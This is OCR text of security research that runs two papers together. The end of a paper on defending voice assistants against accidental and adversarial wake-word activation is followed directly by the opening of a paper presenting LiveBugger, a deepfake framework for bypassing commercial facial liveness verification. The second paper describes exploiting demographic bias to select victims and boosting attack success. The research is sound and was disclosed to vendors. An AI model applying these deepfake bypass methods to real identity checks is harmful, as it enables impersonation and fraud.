Researchers have also proposed external privacy control systems to reduce misactivation incidents. Karmann proposes a small add-on device that jams the VA's microphones and lifts up the jamming when it detects a user-customized keyword [30]. However, it suffers from the same privacy threats of KWS misactivation. Wu et al. [64] propose an audio-visual speech recognition by analyzing lip movement in a sensor-fusion algorithm. Similarly, Mhaidli et al. [42] use the gaze direction and voice volume level as interpersonal communication cues of the user's intent to activate the VA. These efforts, however, introduce another privacy threat by adding an always-on camera in the user's private environment. Coucke et al. propose Snips, a private-by-design system [18] that processes the commands locally without cloud interactions. Yet, it cannot be integrated into the commercial VAs.

Adversarial Example Defenses. Generic defenses like adversarial training [38] and verifiable robustness [17, 32, 50] are largely detached from the real world; they assume the adversarial capabilities to respect an ℓ_p-norm ball constraint. Yet, attacks in the physical space can map to large ℓ_p-norm perturbations in the digital space. Moreover, these approaches are hard to train, and come with significant performance loss limiting their adoption. Others have explored defenses specific to the audio domain. Bhattacharya et al. [7] propose a stochastic compression technique. Liveness detection distinguishes commands coming from a human or an audio speaker, either via spectrum analysis [3, 25] or motion sensing [33], or detecting the audio speaker magnetic field [14]. This technique introduces additional privacy threats of sensing human activities and is ineffective against accidental activations.

9 Conclusion

We took two complementary approaches to tackle two forms of misactivations: accidental and adversarial. Both approaches rely on a diversity of sensors and models used to perceive the environments. However, they differ in that adversarial activations require provable guarantees of increased costs, which we achieve by exploiting a physical property of the audio wave (replicas of speech at different harmonics) rather than taking an ML approach. We hope this paper paves the way for a new class of approaches that systematically characterize environmental constraints to improve ML robustness.

Acknowledgement

This work was supported by DARPA (through the GARD program), the NSF through awards: CNS-1838733, CNS-1942014, and CNS-2003129, CIFAR (through a Canada CIFAR AI Chair), by NSERC (under the Discovery Program, and COHESA strategic research network), by a gift from Intel, and by a gift from the NVIDIA Corporation. We also thank the Vector Institute's sponsors. Ilia Shumailov was supported by Bosch Forschungsstiftung im Stifterverband. Finally, we would like to thank the anonymous reviewers for their useful comments and Yuan Tian for shepherding this paper.

References

[1] Noura Abdi, Kopo M Ramokapane, and Jose M Such. More than smart speakers: security and privacy perceptions of smart home personal assistants. In *Fifteenth Symposium on Usable Privacy and Security (SOUPS 2019)*, 2019.

[2] Hadi Abdullah, Kevin Warren, Vincent Bindschaedler, Nicolas Papernot, and Patrick Traynor. The faults in our asrs: An overview of attacks against automatic speech

recognition and speaker identification systems. *IEEE Symposium on Security and Privacy*, 2021.

[3] Muhammad Ejaz Ahmed, Il-Youp Kwak, Jun Ho Huh, Iljoo Kim, Taekkyung Oh, and Hyoungshick Kim. Void: A fast and light voice liveness detection system. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 2685–2702, 2020.

[4] Jont B Allen and David A Berkley. Image method for efficiently simulating small-room acoustics. *The Journal of the Acoustical Society of America*, 65(4):943–950, 1979.

[5] Anish Athalye, Logan Engstrom, Andrew Ilyas, and Kevin Kwok. Synthesizing robust adversarial examples. In *International conference on machine learning*, pages 284–293. PMLR, 2018.

[6] Gildas Avoine, Muhammed Ali Bingöl, Ioana Boureanu, Srdjan Čapkun, Gerhard Hancke, Süleyman Kardaş, Chong Hee Kim, Cédric Lauradoux, Benjamin Martin, Jorge Munilla, et al. Security of distance-bounding: A survey. *ACM Computing Surveys (CSUR)*, 51(5):1–33, 2018.

[7] Sourav Bhattacharya, Dionysis Manousakas, Alberto Gil CP Ramos, Stylianos I Venieris, Nicholas D Lane, and Cecilia Mascolo. Countering acoustic adversarial attacks in microphone-equipped smart home devices. *Proceedings of the ACM on Interactive, Mobile, Wearable and Ubiquitous Technologies*, 4(2):1–24, 2020.

[8] Miles Brignall. Amazon hit with major data breach days before black friday. https://tinyurl.com/yyu4mmj8, 2018.

[9] Joseph Bugeja, Andreas Jacobsson, and Paul Davidsson. On privacy and security challenges in smart connected homes. In *2016 European Intelligence and Security Informatics Conference (EISIC)*, pages 172–175. IEEE, 2016.

[10] Nicholas Carlini, Chang Liu, Úlfar Erlingsson, Jernej Kos, and Dawn Song. The secret sharer: Evaluating and testing unintended memorization in neural networks, 2019.

[11] Nicholas Carlini and David Wagner. Audio adversarial examples: Targeted attacks on speech-to-text. In *2018 IEEE Security and Privacy Workshops (SPW)*, pages 1–7. IEEE, 2018.

[12] Varun Chandrasekaran, Suman Banerjee, Bilge Mutlu, and Kassem Fawaz. Powercut and obfuscator: An exploration of the design space for privacy-preserving interventions for smart speakers. In *Seventeenth Symposium on Usable Privacy and Security ({SOUPS} 2021)*, pages 535–552, 2021.

[13] Guoguo Chen, Carolina Parada, and Georg Heigold. Small-footprint keyword spotting using deep neural networks. In *2014 IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP)*, pages 4087–4091. IEEE, 2014.

[14] S. Chen, K. Ren, S. Piao, C. Wang, Q. Wang, J. Weng, L. Su, and A. Mohaisen. You can hear but you cannot steal: Defending against voice impersonation attacks on smartphones. In *2017 IEEE 37th International Conference on Distributed Computing Systems (ICDCS)*, pages 183–195, 2017.

[15] Yuxuan Chen, Xuejing Yuan, Jiangshan Zhang, Yue Zhao, Shengzhi Zhang, Kai Chen, and XiaoFeng Wang. Devil's whisper: A general approach for physical adversarial attacks against commercial black-box speech recognition devices. In *29th USENIX Security Symposium (USENIX Security 20)*, 2020.

[16] Seungwoo Choi, Seokjun Seo, Beomjun Shin, Hyeongmin Byun, Martin Kersner, Beomsu Kim, Dongyoung Kim, and Sungjoo Ha. Temporal convolution for real-time keyword spotting on mobile devices. *arXiv preprint arXiv:1904.03814*, 2019.

[17] Jeremy Cohen, Elan Rosenfeld, and Zico Kolter. Certified adversarial robustness via randomized smoothing. In *Proceedings of the 36th International Conference on Machine Learning*, 2019.

[18] Alice Coucke, Alaa Saade, Adrien Ball, Théodore Bluche, Alexandre Caulier, David Leroy, Clément Doumouro, Thibault Gisselbrecht, Francesco Caltagirone, Thibaut Lavril, et al. Snips voice platform: an embedded spoken language understanding system for private-by-design voice interfaces. *arXiv preprint arXiv:1805.10190*, 2018.

[19] Joseph Cox. Amazon fired employee for leaking customer emails. https://tinyurl.com/hvv36tcj, 2020.

[20] Ry Crist and Andrew Gebhart. Everything you need to know about the amazon echo. https://tinyurl.com/r2ura464, 2018.

[21] Matt Day, Giles Turner, and Natalia Drozdiak. Amazon workers are listening to what you tell alexa. https://tinyurl.com/audw32jw, 2019.

[22] Thomas G Dietterich. Ensemble methods in machine learning. In *International workshop on multiple classifier systems*, pages 1–15. Springer, 2000.

[23] Daniel J Dubois, Roman Kolcun, Anna Maria Mandalari, Muhammad Talha Paracha, David Choffnes, and Hamed Haddadi. When speakers are all ears: Characterizing

misactivations of iot smart speakers. *Proceedings on Privacy Enhancing Technologies*, 2020(4):255–276, 2020.

[24] Jide S Edu, Jose M Such, and Guillermo Suarez-Tangil. Smart home personal assistants: a security and privacy review. *arXiv preprint arXiv:1903.05593*, 2019.

[25] Y. Gong and C. Poellabauer. Protecting voice controlled systems using sound source identification based on acoustic cues. In *2018 27th International Conference on Computer Communication and Networks (ICCCN)*, pages 1–9, 2018.

[26] Ian J Goodfellow, Jonathon Shlens, and Christian Szegedy. Explaining and harnessing adversarial examples. *arXiv preprint arXiv:1412.6572*, 2014.

[27] Warren He, James Wei, Xinyun Chen, Nicholas Carlini, and Dawn Song. Adversarial example defense: Ensembles of weak defenses are not strong. In *11th USENIX Workshop on Offensive Technologies (WOOT 17)*, 2017.

[28] Alex Hern. Smart speaker statistics. https://tinyurl.com/3nnu6n84, 2021.

[29] Jean-Marc Jot, Laurent Cerveau, and Olivier Warusfel. Analysis and synthesis of room reverberation based on a statistical time-frequency model. In *Audio Engineering Society Convention 103*. Audio Engineering Society, 1997.

[30] Bjørn Karmann. Project alias. https://bjoernkarmann.dk/project_alias, 2018.

[31] Ravie Lakshmanan. Apple and google suspend monitoring of voice recordings by humans (update: Amazon too). https://tinyurl.com/y34hjv3c, 2019.

[32] Mathias Lécuyer, Vaggelis Atlidakis, Roxana Geambasu, Daniel Hsu, and Suman Jana. Certified robustness to adversarial examples with differential privacy. In *IEEE S&P 2019*, 2018.

[33] Xinyu Lei, Guan-Hua Tu, Alex X. Liu, Chi-Yu Li, and Tian Xie. The insecurity of home digital voice assistants - amazon alexa as a case study. *CoRR*, abs/1712.03327, 2017.

[34] Abner Li. 'hey google' sensitivity setting now official, gradually rolling out. https://9to5google.com/2020/04/23/hey-google-sensitivity/, 2020.

[35] Juncheng Li, Shuhui Qu, Xinjian Li, Joseph Szurley, J Zico Kolter, and Florian Metze. Adversarial music: Real world audio adversary against wake-word detection system. In *Advances in Neural Information Processing Systems*, pages 11908–11918, 2019.

[36] Chavie Lieber. Amazon's alexa might be a key witness in a murder case. https://tinyurl.com/4v6te95z, 2018.

[37] Dorian Lynskey. 'alexa, are you invading my privacy?' – the dark side of our voice assistants. https://tinyurl.com/y5velcwz, 2019.

[38] Aleksander Madry, Aleksandar Makelov, Ludwig Schmidt, Dimitris Tsipras, and Adrian Vladu. Towards deep learning models resistant to adversarial attacks. *arXiv preprint arXiv:1706.06083*, 2017.

[39] Nathan Malkin, Joe Deatrick, Allen Tong, Primal Wijesekera, Serge Egelman, and David Wagner. Privacy attitudes of smart speaker users. *Proceedings on Privacy Enhancing Technologies*, 2019(4):250–271, 2019.

[40] Leena Mary and G Deekshitha. *Searching Speech Databases: Features, Techniques and Evaluation Measures*. Springer, 2018.

[41] S. Mauw, Z. Smith, J. Toro-Pozo, and R. Trujillo-Rasua. Distance-bounding protocols: Verification without time and location. In *2018 IEEE Symposium on Security and Privacy (SP)*, pages 549–566, 2018.

[42] Abraham Mhaidli, Manikandan Kandadai Venkatesh, Yixin Zou, and Florian Schaub. Listen only when spoken to: Interpersonal communication cues as smart speaker privacy controls. *Proceedings on Privacy Enhancing Technologies*, 2020(2):251–270, 2020.

[43] Yuantian Miao, Minhui Xue, Chao Chen, Lei Pan, Jun Zhang, Benjamin Zi Hao Zhao, Dali Kaafar, and Yang Xiang. The audio auditor: User-level membership inference in internet of things voice services. *Proceedings on Privacy Enhancing Technologies*, 2021(1):209–228, 2020.

[44] Assaf Hurwitz Michaely, Xuedong Zhang, Gabor Simko, Carolina Parada, and Petar Aleksic. Keyword spotting for google assistant using contextual speech recognition. In *2017 IEEE Automatic Speech Recognition and Understanding Workshop (ASRU)*, pages 272–278. IEEE, 2017.

[45] Yao Qin, Nicholas Carlini, Ian Goodfellow, Garrison Cottrell, and Colin Raffel. Imperceptible, robust, and targeted adversarial examples for automatic speech recognition. *arXiv preprint arXiv:1903.10346*, 2019.

[46] Anirudh Raju, Sankaran Panchapagesan, Xing Liu, Arindam Mandal, and Nikko Strom. Data augmentation for robust keyword spotting under playback interference. *arXiv preprint arXiv:1808.00563*, 2018.

[47] Nirupam Roy, Haitham Hassanieh, and Romit Roy Choudhury. Backdoor: Making microphones hear inaudible sounds. In *Proceedings of the 15th Annual International Conference on Mobile Systems, Applications, and Services*, pages 2–14, 2017.

[48] Tara N Sainath and Carolina Parada. Convolutional neural networks for small-footprint keyword spotting. In *Sixteenth Annual Conference of the International Speech Communication Association*, 2015.

[49] Ahmed Salem, Apratim Bhattacharya, Michael Backes, Mario Fritz, and Yang Zhang. Updates-leak: Data set inference and reconstruction attacks in online learning, 2019.

[50] Hadi Salman, Jerry Li, Ilya Razenshteyn, Pengchuan Zhang, Huan Zhang, Sebastien Bubeck, and Greg Yang. Provably robust deep learning via adversarially trained smoothed classifiers. In *Advances in Neural Information Processing Systems*, pages 11292–11303, 2019.

[51] Robin Scheibler, Eric Bezzam, and Ivan Dokmanić. Pyroomacoustics: A python package for audio room simulation and array processing algorithms. In *2018 IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP)*, pages 351–355. IEEE, 2018.

[52] Lea Schönherr, Thorsten Eisenhofer, Steffen Zeiler, Thorsten Holz, and Dorothea Kolossa. Imperio: Robust over-the-air adversarial examples for automatic speech recognition systems. *arXiv preprint arXiv:1908.01551*, 2019.

[53] Lea Schönherr, Maximilian Golla, Thorsten Eisenhofer, Jan Wiele, Dorothea Kolossa, and Thorsten Holz. Unacceptable, where is my privacy? exploring accidental triggers of smart speakers. *arXiv preprint arXiv:2008.00508*, 2020.

[54] Ilia Shumailov, Yiren Zhao, Daniel Bates, Nicolas Papernot, Robert Mullins, and Ross Anderson. Sponge examples: Energy-latency attacks on neural networks. In *6th IEEE European Symposium on Security and Privacy (EuroS&P)*, 2021.

[55] Siddharth Sigtia, Rob Haynes, Hywel Richards, Erik Marchi, and John Bridle. Efficient voice trigger detection for low resource hardware. In *Interspeech*, pages 2092–2096, 2018.

[56] Takeshi Sugawara, Benjamin Cyr, Sara Rampazzi, Daniel Genkin, and Kevin Fu. Light commands: laser-based audio injection attacks on voice-controllable systems. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 2631–2648, 2020.

[57] Christian Szegedy, Wojciech Zaremba, Ilya Sutskever, Joan Bruna, Dumitru Erhan, Ian Goodfellow, and Rob Fergus. Intriguing properties of neural networks. *arXiv preprint arXiv:1312.6199*, 2013.

[58] Raphael Tang and Jimmy Lin. Deep residual learning for small-footprint keyword spotting. In *2018 IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP)*, pages 5484–5488. IEEE, 2018.

[59] Florian Tramer, Nicholas Carlini, Wieland Brendel, and Aleksander Madry. On adaptive attacks to adversarial example defenses. *arXiv preprint arXiv:2002.08347*, 2020.

[60] Stephen B Vardeman and Max D Morris. Majority voting by independent classifiers can increase error rates. *The American Statistician*, 67(2):94–96, 2013.

[61] Tim Verheyden, Denny Baert, Lente Van Hee, and Ruben Van Den Heuvel. Google employees are eavesdropping, even in your living room, vrt nws has discovered, 2019.

[62] Chen Wang, S Abhishek Anand, Jian Liu, Payton Walker, Yingying Chen, and Nitesh Saxena. Defeating hidden audio channel attacks on voice assistants via audio-induced surface vibrations. In *Proceedings of the 35th Annual Computer Security Applications Conference*, ACSAC '19, page 42–56, New York, NY, USA, 2019. Association for Computing Machinery.

[63] Pete Warden. Launching the speech commands dataset. Available: https://tinyurl.com/yy4sa92z, August, 2017.

[64] Pingping Wu, Hong Liu, Xiaofei Li, Ting Fan, and Xuewu Zhang. A novel lip descriptor for audio-visual keyword spotting based on adaptive decision fusion. *IEEE Transactions on Multimedia*, 18(3):326–338, 2016.

[65] Almos Zarandy, Ilia Shumailov, and Ross Anderson. Hey alexa what did i just type? decoding smartphone sounds with a voice assistant, 2020.

[66] Eric Zeng, Shrirang Mare, and Franziska Roesner. End user security and privacy concerns with smart homes. In *Thirteenth Symposium on Usable Privacy and Security (SOUPS 2017)*, pages 65–80, 2017.

[67] Guoming Zhang, Chen Yan, Xiaoyu Ji, Tianchen Zhang, Taimin Zhang, and Wenyuan Xu. Dolphinattack: Inaudible voice commands. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 103–117, 2017.

Devices	Alexa				Amazon				Computer				Echo			
	Offline		Online		Offline		Online		Offline		Online		Offline		Online	
	Acc	F1	Acc	F1	Acc	F1	Acc	F1	Acc	F1	Acc	F1	Acc	F1	Acc	F1
Echo Dot1	95.73	75.15	97.92	86.05	91.45	77.42	88.36	69.17	79.63	47.03	84.46	52.44	87.07	66.12	90.83	73.55
Echo Dot2	96.20	75.00	97.97	85.10	92.11	76.06	92.6	76.46	**90.44**	**68.48**	91.53	67.94	**93.06**	**76.56**	90.8	70.56
Echo Dot3	95.70	69.24	95.33	67.24	91.97	72.09	**93.97**	**79.31**	88.51	58.63	**92.70**	**70.10**	91.39	72.68	89.86	65.72
Echo Dot4	96.77	77.15	97.84	81.10	92.98	72.02	91.04	60.14	87.97	43.59	88.37	42.07	89.63	63.04	90.67	60.55
Echo tower	94.88	68.68	97.92	85.75	90.33	66.57	89.32	65.00	88.51	62.16	85.12	53.09	85.4	58.68	87.35	61.42
Ensemble	**97.19**	**80.40**	**98.57**	**89.32**	**94.03**	**79.85**	93.8	78.65	89.16	61.54	91.23	64.96	92.49	75.94	**92.57**	**74.8**
Class Size	*Pos:* 69 – *Neg:* 985				*Pos:* 147 – *Neg:* 808				*Pos:* 263 – *Neg:* 1738				*Pos:* 105 – *Neg:* 596			

Table 4: Amazon Echo's offline (local) and online (cloud) KWS performance at different keywords in terms of the accuracy and F1 scores (%). *Pos:* the positive class sample size, and *Neg:* the accidental activation class sample size. The highest Acc and F1 scores per keyword are displayed in **bold**.

A Appendix

A.1 Circular Microphones Spatial diversity

Here, we evaluate EKOS in the setting of a single centralized VA that has $m = 4$ or $m = 7$ microphones — similar to commercial VA devices. We use the circular microphone array model from *Pyroomacoustics* package to generate the RIR at closely located microphone in a circle of 5cm radius, representing the device board.

Table 5 shows the ensemble natural accuracy of EKOS's pipeline at $l = m = \{4, 7\}$, where l is the number of ensemble models. We assign a model to each microphone, and apply inference time randomness: (1) filter selection and (2) filter cutoffs random shift within $\pm 200Hz$. As the table shows, the ensemble accuracy is only slightly lower than the values at Fig.3. We observe that the 4 microphones case is slightly better than 7 microphones, probably because they experience more spatial diversity than the 7 microphones setup leading to a higher majority vote accuracy.

Architecture	Random filters		Random cutoff shift	
	$m = 4$	$m = 7$	$m = 4$	$m = 7$
TC-ResNet8	91.32	87.34	77.02	78.79
TC-ResNet14	92.06	93.04	78.64	77.19
TC-ResNet2D8	90.24	87.51	85.71	82.85
DS-CNN-M	89.18	89.90	74.84	74.56
Random Arch.	89.20	89.10	79.208	84.846

Table 5: EKOS's accuracy (%) when deployed on a single VA that has m microphones and $l = m$ models, at different architectures and run-time randomness.

A.2 Perturbation imperceptibility


We investigate the relationship between imperceptibility of the attack and the ensemble size l. In EKOS, a successful attack needs to trick $\frac{l}{2} + 1$ models. Thus, increasing the number of models l requires a higher perturbation size to reach the same attack success rate (false activation rate) as shown in Fig. 9.

A.3 Adversarial Examples Transferability between different slice-architecture combinations

Figure 10 shows the transferability map of the PGD attack with 100 epochs and 0.05 perturbation budget across 9 architectures and 9 filters. Note that with this budget, models usually reach near-random guess performance.


A.4 Commercial Voice Assistants

Table 4 shows the performance of the setup in Fig. 6 in terms of the accuracy and F1 scores (%). The ensemble accuracy is higher than the individual devices at all keywords except *Computer*. For the keyword *Echo*: The ensemble accuracy is very close to Echo Dot2 and is higher than the other four devices.




(a) PGD (b) PGD with frequency masking (c) PGD with RIR EoT

Figure 8: False activation rate (%) of EKOS at 5 randomly selected ensembles of sizes $l = 1,3,5$ with $\pm 200Hz$ random cutoff shift, along-with a TCResNet8 baseline model, under adversarial examples generated by (a) PGD, (b) PGD with frequency mask, and (c) PGD with RIR attacks.



(a) PGD (b) PGD with frequency masking (c) PGD with RIR EoT

Figure 9: False activation rate (%) versus the average perturbation power (dB_w) received by EKOS, at ensembles of sizes $l = 1,3,5$ along-with a TCResNet8 baseline model under (a) PGD, (b) PGD with frequency mask, and (c) PGD with RIR attacks.



(a) Filter Slice 3 and 6 (b) Filter Slice 1 and 5 (c) DS-CNN-L Model (d) ResNet2D Model

Figure 10: Transferability of PGD with 100 epochs and 0.05 perturbation budget across (a,b) 9 architectures with shared filter slices, and (c,d) across 9 filters with a single shared architecture.

Seeing is Living? Rethinking the Security of Facial Liveness Verification in the Deepfake Era

Changjiang Li[†‡] Li Wang[§] Shouling Ji[‡] ✉ Xuhong Zhang[‡] ✉
Zhaohan Xi[†] Shanqing Guo[§] Ting Wang[†]
[†]*Pennsylvania State University* [‡]*Zhejiang University* [§]*Shandong University*

Abstract

Facial Liveness Verification (FLV) is widely used for identity authentication in many security-sensitive domains and offered as Platform-as-a-Service (PaaS) by leading cloud vendors. Yet, with the rapid advances in synthetic media techniques (e.g., deepfake), the security of FLV is facing unprecedented challenges, about which little is known thus far.

To bridge this gap, in this paper, we conduct the first systematic study on the security of FLV in real-world settings. Specifically, we present `LiveBugger`, a new deepfake-powered attack framework that enables customizable, automated security evaluation of FLV. Leveraging `LiveBugger`, we perform a comprehensive empirical assessment of representative FLV platforms, leading to a set of interesting findings. For instance, most FLV APIs do not use anti-deepfake detection; even for those with such defenses, their effectiveness is concerning (e.g., it may detect high-quality synthesized videos but fail to detect low-quality ones). We then conduct an in-depth analysis of the factors impacting the attack performance of `LiveBugger`: a) the bias (e.g., gender or race) in FLV can be exploited to select victims; b) adversarial training makes deepfake more effective to bypass FLV; c) the input quality has a varying influence on different deepfake techniques to bypass FLV. Based on these findings, we propose a customized, two-stage approach that can boost the attack success rate by up to 70%. Further, we run proof-of-concept attacks on several representative applications of FLV (i.e., the clients of FLV APIs) to illustrate the practical implications: due to the vulnerability of the APIs, many downstream applications are vulnerable to deepfake. Finally, we discuss potential countermeasures to improve the security of FLV. Our findings have been confirmed by the corresponding vendors.

Changjiang Li and Li Wang are the co-first authors. This work was partially conducted when Changjiang Li was at Zhejiang University. Shouling Ji and Xuhong Zhang are the co-corresponding authors.




Figure 1: Overview of FLV. Generally, cloud platforms provide four types of FLV including Image- (IFLV), Silence- (SFLV), Voice- (VFLV), and Action-based FLV (AFLV).

1 Introduction

As a promising alternative to legacy passwords, Facial Liveness Verification (FLV), which is able to validate an identity based on a facial image/video, has drawn increasing attention [1–3]. In particular, online-FLV is widely adopted in practice due to its low hardware requirement for end-users [4]. As shown in Figure 1, it first requires the user to record a specific facial image/video, which is then sent to an FLV API for verification. FLV has been applied in many critical scenarios, such as online payment, online banking, and government services [5]. For instance, recently, OCBC Bank, the second-largest bank in Singapore, has introduced FLV to eight of its ATMs as an initial trial for a larger roll-out planned throughout 2021 [6]. Besides, an increasing number of cloud platforms begin to provide FLV as Platform-as-a-Service (PaaS), which significantly reduces the cost and lowers the barrier for companies to deploy FLV in their products. These services usually provide APIs for downstream APPs to integrate FLV. It is expected that the trend will continue growing at a rate of 67.6% and lead to a $16.6 billion market share by 2024 [7].

In contrast to its surging popularity, the potential security risks of FLV are fairly under-explored. Especially for the APIs provided by FLV PaaS vendors, their vulnerability will be inherited by downstream APPs, threatening millions of end-users. Once the security of FLV API is compromised, the adversary may exploit it in numerous downstream APPs. The user authentication API is ranked second in "OWASP API security top 10" [8]. Meanwhile, most existing studies focus on the presentation attack (i.e., the replay attack), in which the adversary attempts to impersonate an identity through

replaying the victim's facial image/video [9], with strategies including printing [10], video replay [11], and 3D mask [12]. In response, various defenses have also been proposed to mitigate such attacks [10, 13–16]. However, they study the security risk of FLV from the algorithmic level on public datasets, without considering such risks in the deployed FLV services or systems (e.g., FLV APIs), and thus are inadequate to reflect the threat in the real-world setting.

Further, with the rapid advances in synthetic media techniques (e.g., deepfake) [17], the security of FLV is facing unprecedented challenges. Although previous work (e.g., [18]) shows that several face recognition systems are vulnerable to synthesis attacks, the vulnerability of liveness verification is largely unexplored. Further, the attack-defense landscape of FLV has changed significantly recently. Little is known about the new threats raised by state-of-the-art (SOTA) deepfake techniques. First, it enables more advanced and flexible attacks [19]. For instance, it allows the adversary to easily synthesize videos with required head/lip movements based on a single image of the victim; in comparison, finding existing videos satisfying the move/voice requirements is extremely difficult in the presentation attack. In addition, with the increasing commoditization of deepfake techniques (e.g., ZAO [20]), it now requires little expertise to create fake images/videos. For example, recently, a group of tax scammers hacked a government-run FLV system via open-sourced deepfake techniques to fake tax invoices, which were valued at $76.2 million [21].

Thus, it is imperative to assess the security implications of deepfake for FLV. Specifically, RQ1 – How vulnerable is FLV to deepfake-powered attacks? RQ2 – How do the threats vary with concrete deepfake techniques? RQ3 – What are the key factors impacting the attack effectiveness? RQ4 – How would the practitioners improve the security of FLV? The answers to the above key questions are crucial for the deployment and use of FLV in practical settings.

Our Work. To answer these questions, in this paper, we design and implement `LiveBugger`, a framework that integrates various SOTA deepfake techniques for evaluating the security risks of FLV in a real-world setting. Leveraging `LiveBugger`, we evaluate representative commercial FLV APIs provided by leading PaaS vendors. Then, we conduct an in-depth exploration of the factors impacting the attack effectiveness and conduct proof-of-concept attacks on real applications to further assess the threats in more real-world settings. Finally, we make a discussion of why the proposed deepfake-powered attack can break FLV, and provide suggestions to improve its security. We have reported our findings to the corresponding vendors and received their acknowledgment. In summary, we have made the following contributions.

Framework — We present `LiveBugger`, the first framework designed specifically to serve as a security evaluation framework for FLV in the deepfake era. At a high level, `LiveBugger` consists of three key components, as illustrated in Figure 3, namely *Intelligence Engine*, *Deepfaker Engine*, and *Analysis Engine*.

1) *Intelligence Engine*, which provides a complete set of authentication features supported by leading FLV PaaS vendors as well as a configurable interface to incorporate new vendors. The intelligence engine is able to automatically validate the claimed defense features using a customizable probing dataset. For example, BD[1] (one of the vendors that tops China's AI cloud services market) claims that its voice-based FLV API supports lip language detection. However, our analysis reveals that a video without any lip movements can also bypass this API. Overall, the intelligence engine facilitates efficient and fine-grained evaluation.

2) *Deepfaker Engine*, which currently integrates six SOTA deepfake techniques. Based on the collected intelligence, the engine can synthesize the required fake videos for bypassing FLV effectively. For example, for the vendor without coherence detection, it concatenates pre-recorded videos satisfying the required actions as a driving video to synthesize the fake video for bypassing a target FLV. With a modular design, new deepfake techniques can be readily integrated into the engine.

3) *Analysis Engine*, which includes a set of information-rich, customizable metrics to support fine-grained evaluation of FLV, including liveness evasion rate, anti-deepfake evasion rate, face matching rate, and overall evasion rate.

Evaluation — Leveraging `LiveBugger`, we conduct a systematic study of the most representative FLV APIs, including Image-, Silence-, Voice-, and action-based FLV. We make a number of interesting observations with the following highlights: 1) most vendors do not consider anti-deepfake detection in their FLV APIs, which are thus vulnerable to deepfake and threaten thousands of downstream applications; 2) even for the very few vendors which deploy anti-deepfake detection, the defense performance is problematic (e.g., while effective for videos of high visual quality, it fails to detect some poorly synthesized videos); 3) the security gain of the random process (e.g., random voice code or action sequence) in current voice-based FLV and action-based FLV is marginal. Besides, we conduct proof-of-concept attacks on real applications to illustrate the practical implication brought by deepfake. The attacks show that most evaluated downstream APPs (i.e., the clients of FLV APIs) are vulnerable to deepfake, thus threatening the security of millions of users. Our evaluation raises severe concerns about the commercial FLV APIs provided by PaaS vendors.

Exploration — We further explore the impacting factors for the attack effectiveness, leading to a number of interesting findings: 1) the target image has more influence on the face reenactment methods for bypassing FLV, while the driving video has more influence on the face-swapping methods; 2) the adversary may exploit the bias (e.g., gender or race) in FLV to select the victim; and 3) adversarial training may

[1] To minimize the ethical concern, we have replaced the vendor names with cryptonyms in this paper.

benefit bypassing FLV. Based on such findings, we propose a customized two-stage method that improves the attack success rate of bypassing FLV by up to 70%.

